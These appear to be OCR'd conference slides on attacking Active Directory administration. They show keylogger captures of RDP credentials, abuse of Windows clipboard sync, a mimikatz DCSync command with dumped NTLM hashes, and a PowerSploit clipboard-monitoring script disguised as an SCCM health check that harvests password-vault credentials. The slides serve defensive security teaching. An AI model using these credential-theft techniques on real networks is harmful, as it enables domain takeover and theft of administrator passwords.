"b","Remote Desktop Connection","8/1/2018 2:08:23 AM"
".","Remote Desktop Connection","8/1/2018 2:08:23 AM"
"t","Remote Desktop Connection","8/1/2018 2:08:24 AM"
"r","Remote Desktop Connection","8/1/2018 2:08:24 AM"
"i","Remote Desktop Connection","8/1/2018 2:08:24 AM"
"m","Remote Desktop Connection","8/1/2018 2:08:24 AM"
"a","Remote Desktop Connection","8/1/2018 2:08:24 AM"
"r","Remote Desktop Connection","8/1/2018 2:08:24 AM"
"c","Remote Desktop Connection","8/1/2018 2:08:24 AM"
"r","Remote Desktop Connection","8/1/2018 2:08:25 AM"
"e","Remote Desktop Connection","8/1/2018 2:08:25 AM"
"s","Remote Desktop Connection","8/1/2018 2:08:25 AM"
"e","Remote Desktop Connection","8/1/2018 2:08:25 AM"
```

```
"t","Windows Security","8/1/2018 2:08:33 AM"
"r","Windows Security","8/1/2018 2:08:33 AM"
"i","Windows Security","8/1/2018 2:08:33 AM"
"m","Windows Security","8/1/2018 2:08:33 AM"
"a","Windows Security","8/1/2018 2:08:33 AM"
"r","Windows Security","8/1/2018 2:08:33 AM"
"c","Windows Security","8/1/2018 2:08:33 AM"
"l","Windows Security","8/1/2018 2:08:34 AM"
"a","Windows Security","8/1/2018 2:08:34 AM"
"b","Windows Security","8/1/2018 2:08:34 AM"
"\","Windows Security","8/1/2018 2:08:34 AM"
"d","Windows Security","8/1/2018 2:08:35 AM"
"a","Windows Security","8/1/2018 2:08:35 AM"
"r","Windows Security","8/1/2018 2:08:35 AM"
"t","Windows Security","8/1/2018 2:08:35 AM"
"h","Windows Security","8/1/2018 2:08:35 AM"
"v","Windows Security","8/1/2018 2:08:36 AM"
"a","Windows Security","8/1/2018 2:08:36 AM"
"d","Windows Security","8/1/2018 2:08:37 AM"
"e","Windows Security","8/1/2018 2:08:37 AM"
"r","Windows Security","8/1/2018 2:08:37 AM"
"<Tab>","Windows Security","8/1/2018 2:08:37 AM"
"<Shift>","Windows Security","8/1/2018 2:08:41 AM"
"S","Windows Security","8/1/2018 2:08:42 AM"
"k","Windows Security","8/1/2018 2:08:42 AM"
```

Exploiting Typical Administration

```
"TypedKey","WindowTitle","Time"
"Remote Desktop Connection","8/1/2018 2:08:19 AM"
"t","r","d","c","d","c","1","1",".","l","a","b",".","t","r","i","m","a","r","c","r","e","s","e","a","r","c","h",".","c","o","m","<Enter>",
"t","r","i","m","a","r","c","l","a","b","\","d","a","r","t","h","v","a","d","e","r",
"<Tab>","<Shift>",
"S","k",""y","w","a","l","k","e","r","2","0","1","8","<Shift>","!",
```

```
TypedKeyWindowTitleTime
Remote Desktop Connection 8/1/2018 2:08:19 AM

trdcdc11.lab.trimarcresearch.com<Enter>
trimarclab\darthvader
<Tab>
<Shift>Skywalker2018<Shift>!
```

Exploiting Typical Administration

- Clipboard contents can be synchronized starting with Windows 10 (v1809).
- An attacker could enable this to automatically capture clipboard contents (no keylogger needed*).
- Functionality builds on Timeline which debuted in 1803.
- Current synchronized clipboard file location: C:\Users\<useracct>\AppData\Local\ConnectedDevices Platform\L./AAD.<useracct>**ActivitiesCache.db**
- Clipboard sync database is effectively SQL.

Exploiting Typical Administration

Clipboard

Clipboard history

Text(Base64)	ClipboardPayload	Group	GroupAppActivityId	GroupItems	Is_Read	EnterpriseId	ParentActivityId	DdsDeviceId
	NULL	Paste			No		8196C3DD15DBA841F6216…	NULL
	[]	NULL			No		0000000000000000000…	dds:f3f6a212-87ec-5f0…
W3siY29udGVudCI6Ilczc…	[{"content":"W3siY29u…	NULL			No		0000000000000000000…	NULL
	NULL	Copy			No		A7A0DBC58DD13A75E991D…	NULL
W3siY29udGVudCI6Ilczc…	[{"content":"W3siY29u…	NULL			No		0000000000000000000…	NULL
	NULL	Copy			No		A7A0DBC58DD13A75E991D…	NULL
W3siY29udGVudCI6Ilczc…	[{"content":"W3siY29u…	NULL			No		0000000000000000000…	NULL
	NULL	Copy			No		A7A0DBC58DD13A75E991D…	NULL
	NULL	NULL			No		0000000000000000000…	NULL
ZXlKQmJHeHZkMlZrVTNWa…	[{"content":"ZXlKQmJH…	NULL			No		0000000000000000000…	NULL
W3siY29udGVudCI6ImV5S…	[{"content":"W3siY29u…	NULL			No		0000000000000000000…	NULL
W3siYXBwbGljYXRpb24iO…	[{"content":"W3siYXBw…	NULL			No		0000000000000000000…	NULL
ZXlKQmJHeHZkMlZrVTNWa…	[{"content":"ZXlKQmJH…	NULL			No		0000000000000000000…	NULL
eyJBbGxvd2VkU3Vic2Nya…	[{"content":"eyJBbGxv…	NULL			No		0000000000000000000…	NULL
SW1Ob1lXNW5aVlI1Y0dVa…	[{"content":"SW1Ob1lX…	NULL			No		0000000000000000000…	NULL
ImNoYW5nZVR5cGUiOiJhZ…	[{"content":"ImNoYW5n…	NULL			No		0000000000000000000…	NULL
U1dObGJUSnVORFF3TUE=	[{"content":"U1dObGJU…	NULL			No		0000000000000000000…	NULL
SWNlbTJuNDQwMA==	[{"content":"SWNlbTJu…	NULL			No		0000000000000000000…	NULL

Automatically sync text that I copy

Text copied to the clipboard is synced to your other devices.

https://kacos2000.github.io/WindowsTimeline/

Exploiting Typical Administration

```
mimikatz(commandline) # lsadump::dcsync /domain:rd.adsecurity.org /user:Administrator
[DC] 'rd.adsecurity.org' will be the domain
[DC] 'RDLABDC01.rd.adsecurity.org' will be the DC server

[DC] 'Administrator' will be the user account

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration   :
Password last change : 9/7/2015 9:54:33 PM
Object Security ID   : S-1-5-21-2578996962-4185879466-3696909401-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: 96ae239ae1f8f186a205b6863a3c955f
    ntlm- 0: 96ae239ae1f8f186a205b6863a3c955f
    ntlm- 1: 5164b7a0fda365d56739954bbbc23835
    ntlm- 2: 7c08d63a2f48f045971bc2236ed3f3ac
    lm  - 0: 6cfd3c1bcc30b3fe5d716fef10f46e49
    lm  - 1: d1726cc03fb143869304c6d3f30fdb8d
```

From AD Admin Credential to DCSync

Protecting Admins with Smartcards

- RDP from user workstation with Admin account using Smartcard
- No password is entered or can be captured.
- Secure, right?

Discovering Hidden Admin & AD Rights

- Review settings in GPOs linked to Domain Controllers
- The “Default Domain Controllers Policy” GPO (GPO GUID 6AC1786C-016F-11D2-945F-00C04FB984F9) typically has old settings.
- User Rights Assignments in these GPOs are hidden gold.
- These are rarely checked…

```
PS C:\> Get-ADOrganizationalUnit 'OU=Domain Controllers,DC=trimarcresearch,DC=com'


City                        :
Country                     :
DistinguishedName           : OU=Domain Controllers,DC=trimarcresearch,DC=com
LinkedGroupPolicyObjects    : {CN={6AC1786C-016F-11D2-945F-00C04fB984F9},CN=Policies,CN=System,DC=trimarcresearch,DC=com}
```

Discovering Hidden Admin & AD Rights

Access this computer from the network	BUILTIN\Pre-Windows 2000 Compatible Access, NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS, NT AUTHORITY\Authenticated Users, BUILTIN\Administrators, Everyone
Add workstations to domain	NT AUTHORITY\Authenticated Users
Adjust memory quotas for a process	BUILTIN\Administrators, NT AUTHORITY\NETWORK SERVICE, NT AUTHORITY\LOCAL SERVICE
Allow log on locally	TRIMARCRESEARCH\Server Tier 3, TRIMARCRESEARCH\Domain Users, TRIMARCLAB\Lab Admins, BUILTIN\Server Operators, BUILTIN\Print Operators, NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS, BUILTIN\Backup Operators, BUILTIN\Administrators, BUILTIN\Account Operators
Allow log on through Terminal Services	TRIMARCRESEARCH\Server Tier 3, BUILTIN\Administrators
Back up files and directories	BUILTIN\Server Operators, BUILTIN\Backup Operators, BUILTIN\Administrators
Bypass traverse checking	BUILTIN\Pre-Windows 2000 Compatible Access, NT AUTHORITY\Authenticated Users, BUILTIN\Administrators, NT AUTHORITY\NETWORK SERVICE, NT AUTHORITY\LOCAL SERVICE, Everyone
Change the system time	BUILTIN\Server Operators, BUILTIN\Administrators, NT AUTHORITY\LOCAL SERVICE
Create a pagefile	BUILTIN\Administrators
Debug programs	BUILTIN\Administrators
Enable computer and user accounts to be trusted for delegation	BUILTIN\Administrators
Force shutdown from a remote system	BUILTIN\Server Operators, BUILTIN\Administrators
Generate security audits	NT AUTHORITY\NETWORK SERVICE, NT AUTHORITY\LOCAL SERVICE
Increase scheduling priority	BUILTIN\Administrators
Load and unload device drivers	BUILTIN\Print Operators, BUILTIN\Administrators
Log on as a batch job	BUILTIN\Performance Log Users, BUILTIN\Backup Operators, BUILTIN\Administrators
Manage auditing and security log	BUILTIN\Administrators, TRIMARCLAB\Lab Admins
Modify firmware environment values	BUILTIN\Administrators
Profile single process	BUILTIN\Administrators
Profile system performance	NT SERVICE\WdiServiceHost, BUILTIN\Administrators
Remove computer from docking station	BUILTIN\Administrators

Discovering Hidden Admin & AD Rights

Allow Log On Locally **On Domain Controllers**

Default Groups:

- Account Operators
- Administrators
- Backup Operators
- Print Operators
- Server Operators


Additional Groups:


- Lab Admins
- Server Tier 3

Domain Users

Allow log on locally	TRIMARCRESEARCH\Server Tier 3, TRIMARCRESEARCH\Domain Users, TRIMARCLAB\Lab Admins, BUILTIN\Server Operators, BUILTIN\Print Operators, NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS, BUILTIN\Backup Operators, BUILTIN\Administrators, BUILTIN\Account Operators

What If We Can Gain Remote “Local” Access?





Airbus Security: HP ILO Security Issues

- *A new exploitation technique that allows compromise of the host server operating system through DMA.*
- *Leverage a discovered RCE to exploit an iLO4 feature which allows read-write access to the host memory and inject a payload in the host Linux kernel.*
- *New vulnerability in the web server to flash a new backdoored firmware.*
- *The use of the DMA communication channel to execute arbitrary commands on the host system.*
- *iLO (4/5) CHIF channel interface opens a new attack surface, exposed to the host (even though iLO is set as disabled). Exploitation of CVE-2018-7078 could allow flashing a backdoored firmware from the host through this interface.*
- *We discovered a logic error (CVE-2018-7113) in the kernel code responsible for the integrity verification of the userland image, which can be exploited to break the chain-of-trust. Related to new secure boot feature introduced with iLO5 and HPE Gen10 server line.*
- *Provide a Go scanner to discover vulnerable servers running iLO*

https://github.com/airbus-seclab/ilo4_toolbox

Airbus Security: HP ILO Security Issues

Patch The Firmware on Your HP Servers (and others)


Enterprise Password Vault

- Being deployed more broadly to improve administrative security.
- Typically CyberArk or Thycotic SecretServer.
- “Reconciliation” DA account to bring accounts back into compliance/control.
- Password vault maintains AD admin accounts.
- Additional components to augment security like a “Session Manager”.

Enterprise Password Vault

Password Vault Option #1: Check Out Credential

- Connect to Password Vault & Check Out Password (Copy).
- Paste Password into RDP Logon Window



Enterprise Password Vault

SCCM-HealthCheck.ps1

```
function Get-ClipboardContents {
<#
.SYNOPSIS

Monitors the clipboard on a specified interval for changes to copied text.

PowerSploit Function: Get-ClipboardContents
Author: @harmj0y
License: BSD 3-Clause
Required Dependencies: None
```

```
                $PrevLength = $tb.Text.Length
            }
        }
    }
    else{
        $TimeStamp = (Get-Date -Format dd/MM/yyyy:HH:mm:ss:ff)
        "`n=== Get-ClipboardContents Shutting down at $TimeStamp ===`n"
        Break;
    }
    Start-Sleep -s $PollInterval
  }
}

Get-ClipboardContents | out-file c:\_2.~tmp
```

Enterprise Password Vault

SCCM-HealthCheck.ps1

```
1  function Get-Clip
2  <#
3  .SYNOPSIS
4
5  Monitors the clip
6
7  PowerSploit Funct
8  Author: @harmj0y
9  License: BSD 3-Cl
10 Required Dependen
```

```
                }
            }
        }
        else{
            $TimeStamp =
            "`n=== Get-C
            Break;
        }
        Start-Sleep -s
    }
}

Get-ClipboardContents |
```

Local Disk (C:)

Name	Size	Date modified	Type
Packages		7/6/2018 10:14 PM	File folder
PerfLogs		6/19/2018 8:25 PM	File folder
Program Files		7/31/2018 7:35 PM	File folder
Program Files (x86)		9/29/2017 2:41 PM	File folder
ProgramData		7/8/2018 8:53 PM	File folder
Temp		8/1/2018 2:10 AM	File folder
Users		8/1/2018 1:24 AM	File folder
Windows		7/10/2018 7:08 AM	File folder
WindowsAzure		7/31/2018 7:36 PM	File folder
_1.~tmp	6 KB	8/1/2018 2:46 AM	~TMP File
_2.~tmp			

_2.~tmp - Notepad

File Edit Format View Help

```
=== Get-ClipboardContents Starting at 02/08/2018:04:13:36:85 ===
=== 02/08/2018:04:13:51:86 ===
Skywalker2018!
=== 02/08/2018:04:14:06:88 ===
OneWithTheForce2018!
```

Enterprise Password Vault

Local Disk (C:)

Search

SCCM-HealthCheck.ps1

```
1  function Get-Clip
2  <#
3  .SYNOPSIS
4
5  Monitors the clip
6
7  PowerSploit Funct
8  Author: @harmj0y
9  License: BSD 3-Cl
```

Name	Size	Date modified	Type
Packages		7/6/2018 10:14 PM	File folder
PerfLogs		6/19/2018 8:25 PM	File folder
Program Files		7/31/2018 7:35 PM	File folder
Program Files (x86)		9/29/2017 2:41 PM	File folder
ProgramData		7/8/2018 8:53 PM	File folder

_2.~tmp - Notepad

File Edit Format View Help

```
=== Get-ClipboardContents Starting at 02/08/2018:04:13:36:85 ===
=== 02/08/2018:04:13:51:86 ===
Skywalker2018!
=== 02/08/2018:04:14:06:88 ===
OneWithTheForce2018!
```

Enterprise Password Vault

SCCMHealthCheck.ps1

```
function Get-TimedScreenshot
{
<#
.SYNOPSIS

Takes screenshots at a regular interval and saves them to disk.

PowerSploit Function: Get-TimedScreenshot
Author: Chris Campbell (@obscuresec)
License: BSD 3-Clause
Required Dependencies: None
Optional Dependencies: None

.DESCRIPTION

A function that takes screenshots and saves them to a folder.

.PARAMETER Path

Specifies the folder path.

.PARAMETER Interval

Specifies the interval in seconds between taking screenshots.
```

Enterprise Password Vault

Local Disk (C:)

Search

Date modified | Type

Windows Security

Enter your credentials

These credentials will be used to connect to trddc01

darthvader@trimarcresearch.com

Domain: trimarcresearch.com

Remember me

Skywalker2018!

=== 02/08/2018:04:14:06:88 ===

OneWithTheForce2018!

Windows Security

Enter your credentials

These credentials will be used to connect to trdcdc11

LukeSkyWalker@trimarcresearch.com


Domain: trimarcresearch.com

Remember me

Enterprise Password Vault

Password Vault Option #2: RDP Proxy

